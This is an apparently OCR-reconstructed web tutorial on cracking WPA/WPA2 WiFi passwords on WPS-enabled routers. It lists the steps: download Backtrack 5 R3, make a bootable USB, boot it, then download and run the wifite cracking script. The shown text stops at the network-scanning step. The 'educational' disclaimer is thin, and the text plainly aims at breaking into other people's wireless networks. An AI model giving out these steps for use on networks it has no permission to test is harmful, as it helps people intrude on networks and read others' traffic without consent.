How to crack Wifi password (WPA,WPA2) using Backtrack 5

For educational purposes, in this article, we will see how to crack WiFi password using a famous WiFi cracker, Backtrack 5 R3, which can help patient people to hack even WPA and WPA2 security protocols.

Firstly, I want you to be aware of that our solution works only on the WiFi networks that WPS is enabled.

WPS is a common feature in almost all of the wireless router is produced in recent years. This feature allows a computer to connect to a wireless network through PIN entry without having to remember passwords that network.

It takes me actually 4 hours to more than 10 hours dealing with Backtrack 5 R3 to crack successfully WPA2 (WPS enabled).

List of setup that need to be done before cracking any wifi Password.

Step 1: Download WiFi cracker tools

- Download **unetbootin**.
- An available 4GB USB
- Download **Backtrack R3**

Direct Download Link:

- BackTrack 5 R3 Gnome 32 bit ISO


Filename:	BT5R3-GNOME-32.iso (download)
Filesize:	3.07 GB

- BackTrack 5 R3 Gnome VMware Image 32 bit

Filename:	BT5R3-GNOME-32-VM.zip (download)
Filesize:	2.39 GB

Step 2: Create Backtrack 5 Bootable USB

•Run **unetbootin**, select **backtrack 5.ISO** at **diskimage**, then click on **OK**.



Welcome to UNetbootin, the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

● Diskimage ISO D:\BT5R3-KDE-32.iso

Space used to preserve files across reboots (Ubuntu only): 0

Specify a floppy/hard disk imag


Type: USB Drive Drive:

It takes a little while to finish the processing.

Step 3: Make the Laptop boot into Backtrack 5

In the rage of this article, we are going to deal with **a virtual machine** (VMware or Virtual Box). This method leads to better effectiveness to do directly with the Laptop. At for **Macbook**, keep holding the **Option** key to go to the boot menu. For Windows Laptop, go to Bios to make USB boot at priority.


Select “**backtrack text – default boot text mode**” to boot to **backtrack OS.**



```
BackTrack Live CD

BackTrack Text - Default Boot Text Mode
BackTrack Stealth - No Networking enabled
BackTrack Forensics - No Drive or Swap Mount
BackTrack Text - Default Boot Text Mode
BackTrack Debug - Safe Mode
BackTrack Memtest - Run memtest
Hard Drive Boot - boot the first hard disk

Press [Tab] to edit options

the quieter you become, the more you are able to hear
```

Step 4: Start cracking WiFi password (WEB, WPA, WPA2)


- Type “startx” then hit Enter to get into Backtrack



```
[    1.209091] sr 2:0:0:0: Attached scsi generic sg1 type 5
[    1.209634] sd 0:0:0:0: [sda] Attached SCSI disk
[    1.211093] Freeing unused kernel memory: 908k freed
[    1.211625] Write protecting the kernel read-only data: 12288k
[    1.217855] Freeing unused kernel memory: 1732k freed
[    1.223238] Freeing unused kernel memory: 1492k freed
Loading, please wait...
[    1.238466] udev: starting version 151
[    1.245300] udevd (83): /proc/83/oom_adj is deprecated, please use /proc/83/oom_score_adj instead.
[    1.295168] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[    1.296027] e1000: Copyright (c) 1999-2006 Intel Corporation.
[    1.322946] e1000 0000:00:03.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[    1.332107] usb 1-1: new full-speed USB device number 2 using ohci_hcd
[    1.711034] Refined TSC clocksource calibration: 2673.031 MHz.
[    1.711965] Switching to clocksource tsc
[    1.750199] e1000 0000:00:03.0: eth0: (PCI:33MHz:32-bit) 08:00:27:3e:c4:3d
[    1.751624] e1000 0000:00:03.0: eth0: Intel(R) PRO/1000 Network Connection
[    1.871839] input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb1/1-1/1-1:1.0/input/inpu
t3
[    1.875385] generic-usb 0003:80EE:0021.0001: input,hidraw0: USB HID v1.10 Mouse [VirtualBox USB Tablet]
on usb-0000:00:06.0-1/input0
[    1.876675] usbcore: registered new interface driver usbhid
[    1.877450] usbhid: USB HID core driver
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:34:20 EST 2012 x86_64 GNU/Linux

  System information as of Mon Nov 26 23:10:59 EST 2012

  System load:    0.07      Processes:           74
  Usage of /home: unknown   Users logged in:     1
  Memory usage:   13%       IP address for eth0: 10.0.2.15
  Swap usage:     0%

  Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx_
```


"The quieter you become, the more you are able to hear."

•Click on Terminal




```
root@bt:~#
```

- Install **wifite** by the following command line: http://wifite.googlecode.com/svn/trunk/wifite.py




```
root@bt:~# wget -O wifite.py http://wifite.googlecode.com/svn/trunk/wifite.py
```

- Use “chmod +x wifite.py” to set authorisation for wifite




```
root@bt:~# chmod +x wifite.py
```

- Execute Wifite by “./wifite.py”




```
root@bt:~# chmod +x wifite.py
root@bt:~# ./wifite.py
```

•After 10s – 20s loading, you can press Ctrl+C to stop scanning for the WiFi networks around you list.


Applications Places System
